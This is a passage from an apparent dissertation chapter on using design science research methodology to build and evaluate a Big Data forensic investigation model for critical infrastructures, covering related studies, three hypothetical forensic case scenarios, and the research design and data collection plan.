The complexity of digital forensic investigations in big data environments require distinctive skills in order to deal with such investigations and to trace the criminals in an effective way. Consequently, goals and objectives have been set to achieve the stated features in order to boost the current abilities by defining new elements to assist in acquiring the data. As previously mentioned, design science is the chosen methodology to be followed in evaluating the BDFIM-CI model. DS research lets scientists investigate the problem methodically. This section now discusses the investigation environments scenarios for testing.

4.3 SIMILAR STUDIES ON DESIGN SCIENCE RESEARCH METHODOLOGY FOR BIG DATA AND BUSINESS INTELLIGENCE

Design Science Research (DSR) has been applied for presenting sets of items in big data in an analytical way for developing and maximising potential impact of digital forensic capability in information systems. DSR was introduced scientifically to assist in solving information technology issues by identifying the rules, constructs, and methods used to obtain valuable artefacts. Similar studies have been made to develop DSR concepts in dealing with large amounts of data and facilitate the process of acquisitioning the desired data accurately.

4.3.1 Design Science Research for Investigating and Enhancing the Capabilities of Service Oriented Decision Support Systems

A critical study has been conducted for enhancing the capabilities of Service Oriented Decision Support Systems (SO-DSS) for complex environments, where big data is applied in the cloud. This enhancement would be beneficial for business sectors as it speeds processing and enlarges the scope of economies. Decision Support Systems depend on the information gathered from all sources provided and uses the design science research information technology and database strategies from both theoretical and practical perspective. The study has pointed out the major requirements for Service Oriented Decision Support Systems for emerging design science research conceptualizations and enhancing the IT capabilities of big data in the cloud (Miah, Mcgrath, & Kerr, D. 2016, p.3). The (SO-DSS) requirements are as follows:

- Create a framework for handling existing data and restructure the resulting data to be analysed and consider the factor of time used in operating the requested service.
- Create secure channels for encrypting the information, all types of data, and analytics models that were previously used and conduct security

assessments and penetration testing for testing the infrastructure against cyber-attacks.

- Ensure all DSS governance procedures are applied effectively and efficiently comply with the regulations set by regional authorities.
- Test the ability to respond to business issues correctly and quickly, where needed to integrate all IT components together.
- Test the ability to deliver the requested application and software that linked to large cloud databases and test the flexibility to retrieve the data considering the time factor.
- Launch a platform and course of action for service oriented improvements for big environments in order to support an application to deal with data with no concern of where the data comes from and what services are involved.

Design Science Research has the major role in developing the proficiencies of Service Oriented Decision Support Systems (SODSS) in order to tackle the technical issues related to the information technology and to support tracing the criminals and assist in digital forensic investigations. DSR was set to identify the data sources, data services, data management, information delivery, operations management, servers, and software used. These components could be used as a digital evidence to help forensic investigators extract key information about the systems and users including accesses to the infrastructure's resources. Table 4.4 shows these components based on each category. DSS components are important assets to managers and stakeholders in order to manage, analyse and monitor specific changes of organization to ascertain yearly targets.

Table 4.4 Major Components of DSS (Demirkan & Delen, 2013, p.417).

Category	**Component**	**Description**
Data Resources	Application Interface	A methodology to fill out data resources with raw data to generate operational reports
	Transactions Systems	Systems that execute daily business operations and support a source for data warehousing

Category	Component	Description
	Enterprise Application	Supports an integrated data interfaces and interchange methods for source systems
Data Services	Metadata Management	Data that clarifies the meaning of the business structure used in the study
	Data Warehouse	Non-volatile and subject-oriented collection of detailed and summary of data to provide an excellent support of decision making strategies for better results
	Data Marts	Subclass of data used in data warehousing for specific decision making processes and analytical purposes
Data Management	Extract, transform, and load (ETL)	The major role of ETL is to reengineer and cleanse the data warehousing and move data from its location to another one
Information Delivery	Delivery Portals	Such as websites, desktops, emails, mobiles, and portals
Operations Management	Operation and Administration	To support system management and administration on the organization resources to administer security, services, data acquisition, and monitors
Servers	Operations	Databases, Security, Networks, and Applications
Software	Operations	Analytics, Integration, Application, Portals, and ETL

4.3.2 Design Science Research for Big Data and Business Intelligence Applications in the Cloud

Big data and business intelligence helps stakeholders make informed decisions based on exact statistics and research methodologies. Accordingly, a study was initiated to support better outcomes and give effective and efficient decision making from the analysis of given solutions by design science research methodology. This study involved a new direction to identify all possible factors of valuable information by proposing a typology of artefact types and cleansing rough-grained typology implemented in a design science research methodology. In order to map the current state of design science research, a two-dimensional framework for business intelligence and cloud in big data have been implemented for analysing the resulting artefacts from the target systems (Mwilu, Comyn-Wattiau, & Prat, 2016, p.108). The two-dimensional framework for BI and cloud facilitated the processing of various research streams, which will be needed for specifying the ideal methodologies. Design science research has proved its capability to contribute for future research by identifying new opportunities and new research revenues for business intelligence in the cloud for big data based on the proposed typology of the DSR artefacts. Table 4.5 summarises the research opportunities pointed out based on DSR for future investigations. DSR areas in systems implementations can help data collections and integration. It can help in developing tools and systems' components and provide data analytics.

Table 4.5 Research Opportunities based on DSR (Mwilu, Comyn-Wattiau, & Prat, 2016, p.120)

DSR Areas	**Data Collection**	**Data Modelling**	**Analytics**
Meta-model	Multi-Dimensional		
System Design			Business Process
Ontology	Data Integration		
Taxonomy	Business Intelligence Migration		
Methodology	Developing tools and tools components	Model, store data and develop tools in the cloud	Maintaining customer-oriented applications
Guideline	Administer cloud resources properly	Administer cloud resources properly	Administer cloud resources properly
Implemented System	Accomplish all tasks in the cloud		

4.3.3 Design Science Research to Build a Capability Model for Big Data Analytics

Critical research has been established for building big data capability models based on the design science research approach as a kernel theory through work system theory. This study was conducted in order to identify the necessary control capabilities of big data analytics for the strategic practices.

Sixteen experts from IT Strategy departments in different IT consulting firms have participated in this research for applying the theory. This required an organization to identify all capabilities of big data analytics into an intelligible model. Applying design science research methodology offers grounds to scientifically improve the capabilities for the operation under strategic plans and procedures and to fill the gap identified in the research.

Design Science Research methodologies have been applied in order to provide the necessary guidance required for best practices based on the scientific construction of the capability artefacts for big data analytics. The study process consists of four major stages of DSR, which are problem definition, scoping, model development, and evaluation.

The design model is built to be organized into eight groups of different capabilities and each the eight groups is sub-grouped into thirty-four capabilities (Dremel, Overhage, Schlauderer, & Wulf, 2017, p.1141). The structure of the capability model is based on the work system theory as a theoretical foundation in order to address all the aspects of organizations that apply big data analytics for providing new services and developing new ones by implementing the holistic enterprise perspective of the model.

4.3.3.1 *Design Science Research for Big Data Research in Information Systems*

Research has been conducted to critically analyse the challenges of information systems in design science and investigate the implications of big data theory and techniques arising because of the disruptive effects. According to cross-industry standard processes for data mining, big data will have to go through several phases. These phases are shown in figure 4.6. The process of cross-industry standard processing for data mining goes through data acquisitions phases for fetching credible data from all given sources to assist digital forensic investigators and examiners (Abbasi, Sarker, & Chiang, 2016, p.14).

Design science was involved to adjust this process for better IT artefacts, and other IT findings by using informal connections. Cross-industry standard processes for data mining are useful for this purpose. Recently, big data has new artefacts for digital forensic investigations, and is capable of analysing the unstructured data through big data solutions, such as Hadoop HDFS. Design science research is the ideal research methodology to derive the knowledge from Big Data with supporting decision support and actions. This process will be very helpful in understanding the acquired data for preparing a credible artefact, which can be evaluated to get to the final stage of deployment and to publish it in a form of a digital forensic framework.




Figure 4.5 Analytics Process for IS Design Science (Abbasi, Sarker, & Chiang, 2016, p.15).

4.3.4 Design Science Research in Big Data Value Engineering

A business model innovation has been established by a critical exploratory study on big data value engineering by applying design science research methodology in order to formulate the technical engineering requirements in big data. It supports value engineering with the necessary information for enhanced outcomes. Value engineering is improved through the application of design science to enhance the services provided by focusing on the functionality (Chen, Kazman, Garbajosa, &

Gonzalez, 2017, p.5921). The value discovery method called Echo-Arch has been developed in order to be combined with a big data design. The integration of these two methodologies have resulted a well formalisation of design science research methodology and Echo-Arch methodology for framing the big data value engineering methodology.

The steps of the Echo-Arch methodology is divided into two levels in regards to the analysis. These levels are: microscopic and macroscopic. It progresses the borderlines of design science to tackle the indeterminacy in system's requirements, system's behaviours and scheme effects. The anticipated results from the methodology integration of Echo-Arch with the big data design was to include two stages. The first stage is discovery, and the second stage is value realisation. The stages and steps of the methodology integration are shown in figure 4.7.



Eco-ARCH
Big Data Value Discovery
0. Innovation Process
1. Innovation/Business Goals
2. Constraints/Concerns/Drivers
3. Big Data Eco-Architecture Quality Attributes Scenarios
4. Form Architecture Landscape
5. BD-DFD: Big Data Flow Diagram
6. Risk Analysis & Strategic prototyping
7. Cost-benefit Analysis
BDD
Value Optimization
Big Data Value Realization
8. BDD (Big Data Design) Iterations and Evaluation: Integrated architecture design, big data modeling and big data technology orchestration
9. Implementation
10. Evaluation : Technical and Business
2

Figure 4.6 The method Echo-Arch in integrated with the Big Data Value Engineering (Chen, Kazman, Garbajosa, & Gonzalez, 2017, p.5925).

4.4 INVESTIGATION ENVIROMENTS SCENARIOS FOR TESTING

Big Data is a new field, which handles a great volume of data records that attract skilful and talented hackers to steal sensitive information from particular data sources. Conducting digital forensic investigation in Big Data is innovative to help forensic investigators and examiners to deal with different and potential scenarios. Researchers and scientists are working on that type of investigation to search for potential vulnerabilities that could be used as gateways for intruders to gain unauthorised access to critical assets. Therefore, tracing the criminal has become more complex, due to the technological evolution in information technology. Digital forensics over the decades have been used to find evidence traditionally in a systematic way. That way is no longer suitable for in critical infrastructures. Big Data requires advanced techniques to conduct a successful digital forensic investigation for acquiring the wanted outcomes from different sources. These sources can be engineering workstations in critical infrastructures that monitor all activities in the facility and Hadoop HDFS that stores the critical data in name nodes, data nodes, and check-pointing nodes.

In engineering workstations forensic, evidence can be collected throughout the process of forensic investigation such as network traffic, damaged, corrupted, and deleted files, active hosts, clients' names, computers' sites, potential credentials, machines processes, machines specifications, shared files, emails, linked hosts, servers, and websites. In Hadoop forensic, evidence can include cluster properties to reveal the number of data blocks, data blocks size, replicated blocks, min-replicated blocks, mis-replicated blocks, default replication factors, corrupt blocks, missing replicas, the number of nodes, and the number of racks. Furthermore, a full report to uncover information of all nodes such as name, decommission status, configured capacity, distributed file system (DFS) and non DFS used, DFS remaining, and last contact with the particular node. Moreover, Hadoop logging will be taken through the forensic investigation to be investigated thoroughly. Additionally, evidence to acquire metadata such as file system information to identify file names, file attributes, file location, and file size, date/time stamps, and directory structure, which are vital to digital forensic investigators.

Accordingly, by revealing that the mentioned types of evidence can be acquired, there is significant reason why digital forensic investigations should be conducted with special requirements, especially, in critical infrastructures. Legal requirements have to be met in order to ensure the admissibility of the acquired evidence. The first priority in forensic investigations is to focus on studying the current proficiencies of the target system to identify the potential practical sources of data. Understanding these basics will maximize the opportunities of obtaining admissible evidence to be presented.

Challenges have arisen, due to the evolving of complex environments. This affects the process of digital forensic investigations and phases, since the techniques may be not fit for investigating particular infrastructures. Therefore, testing and evaluating of these environments regularly is an ideal solution to satisfy this challenge to be able to identify potential deficiencies and vulnerabilities that can be used for tracing criminals. It is done by creating a separate environment for testing purposes. This testing environment will be totally isolated from external networks and any other connection to the live environments in order to avoid damage in live systems. Conducting this type of testing requires preparation in order to setup the appropriate laboratory with all the necessary tools, and strategies for conducting the tests. Technical requirements will be taken into account as a part of preparation.

By following the processes of the design science research cycle in figure 4.2, awareness of the problem has been defined in the literature review in chapters 2 and 3. This defined the problem from the current literature and reviewed all sides of the problem that forensic investigators encounter in critical infrastructures. Chapter 3 has concluded with the literature gap and this chapter has proposed a methodology to fill the gap. The second stage is suggestion, which proposes a solution based on the gap and issues identified. A solution has been suggested and proposed to be tested. This solution came to fill the gap identified in chapter 3, which confirmed that there are no specific designs, models requirements, processes, or procedures for critical infrastructures, where big data is involved. The Big Data Forensic Investigation Model for Critical Infrastructures is the proposed model that has been designed to achieve specific objectives. The next stage of DS research cycle is the development. In this section, the case study will be prepared for the scenarios that reflect the theoretical perspectives from the literature.

4.4.1 Realistic Case Study Scenario 1

"A full audit is established to maintain and verify the confidentiality and stability of sensitive information in the Big Data room of a critical infrastructure against suspicious activities and cyber-attacks".

Amazon Web Services (AWS) is working on investigating the Hadoop HDFS system for digital forensic specialists. An investigation was ongoing into the DFS file system. A number of factors has been taken into consideration such as the variety of information acquired, the time the data was acquired, and the data examination processes, which were required to extract valuable information. The initial investigation revealed that there is a user who has root privileges to access the infrastructure network through potential nodes. Moreover, the analysis showed that there are a number of documents created and opened, which require an in-depth forensic investigation in order to identify whether these documents were opened by authorised users. The aim of applying this scenario is to enhance the process of acquiring more valuable information that could assist in forensic investigations.

4.4.2 Realistic Case Study Scenario 2

"A full remote physical investigation is confirmed to reveal and analyse potential information on the Engineering Workstations against suspicious activities such as data theft".

Initiate a remote penetration testing for Hard-disks, flash memories and other digital devices. The media were handed to forensic investigators to conduct a forensic investigation physically in order to analyse the data stored on these devices. The devices found on the workstation will go through the data acquisition phase in order to find some evidence from hidden, corrupted, or removed data. This investigation is required by digital forensic investigators in order to reveal the full picture of the current security posture. Due to the critical nature of the tested environment, some sensitive information could be discovered through the process. The aim of performing this digital investigation is to develop the forensic capability of investigating digital data.

4.4.3 Realistic Case Study Scenario 3

"A Criminal Intelligence using Open source intelligence Forensic (OSINT Forensic) is established to perform data mining and link analysis to trace

terrorist activities in critical infrastructure by revealing and analysing the Email address and IP address that could lead to useful information".

FireEye is leading a Criminal Intelligence Investigation to conduct a forensic investigation physically in order to analyse the relationship of the suspect user through data communications shown in a link analyses and by performing effective data mining using the given credentials. Domains, servers, emails, IPs, and any other entities found on the workstation will go through data mining and the link analysis phase to trace the organisation and people receiving data from the target workstation. This phase aims to find credible paths to follow. The investigation is required by digital forensic investigators in order to reveal the full picture of the current security communications posture between the sender and the receiver. Due to the critical nature of the tested environment, some sensitive information could be discovered through the process. The aim of performing this digital investigation is to develop the forensic capability for investigating digital data forensically through data mining techniques and link analysis for all communications.

4.5 RESEARCH DESIGN

Research design is the practise of formulating a set rules and steps in a complete design to be tested by case scenarios and studies in order to test the effectiveness of the design for the problem presented. This practise will enhance the ways of acquiring the results and improving the quality of evidence against potential cases and powerful solutions. The functionality of the design is depending on a number of success factors such as implementing the research components harmoniously. On the other hand, faulty design leads to failure of major operations (Maxwell, 2013, p.2). A Research design can be evaluated for better development by formatting virtual and real case studies and scenarios for implementing the design methodology into the research and by reporting all areas of improvements as discovered from the report. Case studies can be categorising into four types in research design; these are: single case study, multiple case study, option for either single or multiple case study, and option for multiple case study only (Yin, 2014, p.33). As a result, Design Science research methodology has been selected to conduct this type of research. The DS methodology is chosen to meet the requirements of a digital forensic investigation for critical infrastructure and to match the proposed model's processes. Therefore, the design will be categorized into three key stages to cover all the practices of the digital investigation. These stages are knowledge flows, process steps, and outputs. Some of these stages have been discussed and reported in chapter two and three in order to introduce the problem to the specialists in that particular field. Identifying the problem is an essential step towards the process of formulating and constructing effective solutions.

Developing the given artefacts is the major purpose of the Big Data Forensic Investigation Model for Critical Infrastructure in order to enhance the type of investigated data including its properties and attributes that have valuable information about the system infrastructure, not just the particular device or machine. Testing these artefacts is key factor and an integral part of the process steps for designing a successful research plan. The Testing stage is the stage, where the performance of the research design is evaluated.




Figure 4.7 Stage 1 Research Design

The research design has been developed to accept the presentation and put the two case scenarios into the test. The last stage is the output. At this level, all tested artefacts will be presented in a logical manner in order to be analysed by the digital forensic specialists to conclude the investigation as a vital part of the digital investigation framework and practice. The figures (4.8 – 4.10) show the logical stages of the research design that will be followed in order to conduct the particular research activities.




Figure 4.9 Stage 2 Research Design



Setting Concepts
Artefact Evaluation (Chapter 6)
Solution Construction
Setting Guidelines
Hypotheses Evaluation & Answers to Research Questions (Chapter 7)
Stage 3
PhD Dissertation
Final Stage
Deliver the Final Outcome (Chapter 8)

Figure 4.10 Stage 3 Research Design

The figures 4.8, 4.9, and 4.10 showed the research design stages for this study. The figures show that the study is sectioned into three stages to be accomplished in order to achieve the desired results. The stage one is concerned with problem definition, identification, and exploration. The phase one has developed to address the existing problem from the theoretical perspective by exploring all the vulnerabilities that can be investigated for enhancing the obtainable solutions and to produce new ones. This phase must be concluded with an important part, which is GAP identification in order to introduce the list of potential breaches to the next stage. This part is vital for revealing the criticality of the current problem.

The stage two involves all the case studies related to data collection of this research in order to test, and evaluate the results given from the investigation. The first part of this stage is the research methodology used, which is design science (DS). The design science is used in this research because of its capability to address issues that are associated with information technology. DS has a number of logical steps and processes that lead to the outcomes. DS is mainly used to collect the data from all possible sources from the target infrastructure for better achievements. Case study scenarios have been set for this purpose in order to apply the DS methodology to acquire the findings. The second part of this stage is a results evaluation plan, which requires admissible outcomes. This part is targeting the valuable and useful results to be acquired for the evaluation process in order to figure out how to enhance the defensive techniques against cyber-crime attacks.

The third stage of this research design is to construct the solution framework and guidelines based on the tested and evaluated results from the previous stage. Formulating a suitable solution for combating the breaches found through the tests is what stage three is concerned about. A full documentation for the solution including concepts and guidelines must be provided at this stage in order to facilitate the usability for the targeted users. The stage three is also described as a linked stage. This stage must be linked to the public networks by transferring the knowledge through publications related in this industry in order to share the results with the other experts for continuing the enhancement of the particular solutions for better security. In order to ensure the efficiency of this design, the evaluation methodology "Case Studies" is required for assessing the effectiveness of all the proposed processes. The following table shows the artefact types that will be used in the evaluation processes in order to achieve the results designed by the design science research methodology.

4.5.1 Data Collection Method

In the section 4.1, the research methodology to direct this study was outlined. A Research design was also drawn in figure 4.7 to demonstrate the steps that will be followed in order to achieve the outcomes. The data is meant to be collected by this approach for the data processing phase. Microsoft word is the software that will be used for keeping the feedback of the experts' evaluation of the artefact produced to assess its suitability. Afterwards, critical analysis will be conducted by NVIVO software, which was designed for qualitative data analysis. The simulated tests will be set up with VMWare Workstation to provide safe and controlled environment for testing. Table 4.6 shows the artefact types with a description of each one of them with a highlight on artefact type "Framework" as it is to be the planned artefact.

Table 4.6 Artefact Types (Peffers, Rothenberger, & Kuechler, 2012, p.401)

Artefact Type	**Description**
Algorithm	A set of operational instructions, techniques, methodologies, or processes used to lead to particular results.
Construct	A number of syntax statements that have been combined together to build the project and initiate the necessary connections.
Framework	**Meta-Model**
Instantiation	The process of organizing all software parts to be compatible with hardware parts for boosting the performance of the tools used.
Method	A set of theoretical instructions used to organize the process of acquiring the data and evaluating the results.
Model	A representation of realistic case scenarios using an understandable language.

In order to handle digital evidence and conduct successful forensic investigations, sub-functions of data acquisition will need to be identified for forensic examiners and investigators. Data acquisition sub-functions can be classified as follows:

- Physical Data Copy
- Logical Data Copy
- Data Acquisition Format
- Command Line Acquisition
- GUI Processes
- Remote Data Copy

All of these techniques are to be used for the critical infrastructure simulation data collected in Hadoop databases. Table 4.7 shows how all of these steps fit into the design science methodology for measurement to prepare for experts' evaluations.

Table 4.7 Design Assessment Measurement Methodology

Design Assessment Measurement Methodology	
Monitoring	**Case Scenarios:** Study the artefact in depth in a test case environment

Design Assessment Measurement Methodology	
Investigative	**Static analysis:** Inspect the stack of the artefact for static qualities (e.g. effectiveness)
	Architecture investigation: Review the artefact into methodical IS architecture
	Sophistication: Reveal inherent best features of the artefact or develop constraints on the artefact behavior
	Live analysis: Analyze the artefact in use for live acquisition (e.g., presentation)
Trial	**Meticulous Experiment:** Examine the artefact in an organized laboratory for potentials (e.g., productivity)
Testing	**Practical Analysis:** Implement artefact interfaces to reveal failures and detect faults
Definitive	**Knowledgeable Argument:** Apply information from the expert knowledge base (e.g., research and literature) to shape a considerable argument for the credibility of the artefact (usefulness & adeptness) by having the artefact evaluated by experts in particular fields.
	Scenarios: Build detailed scenarios around the artefact to validate its value (efficiency & competence)

4.5.2 Expert Evaluation

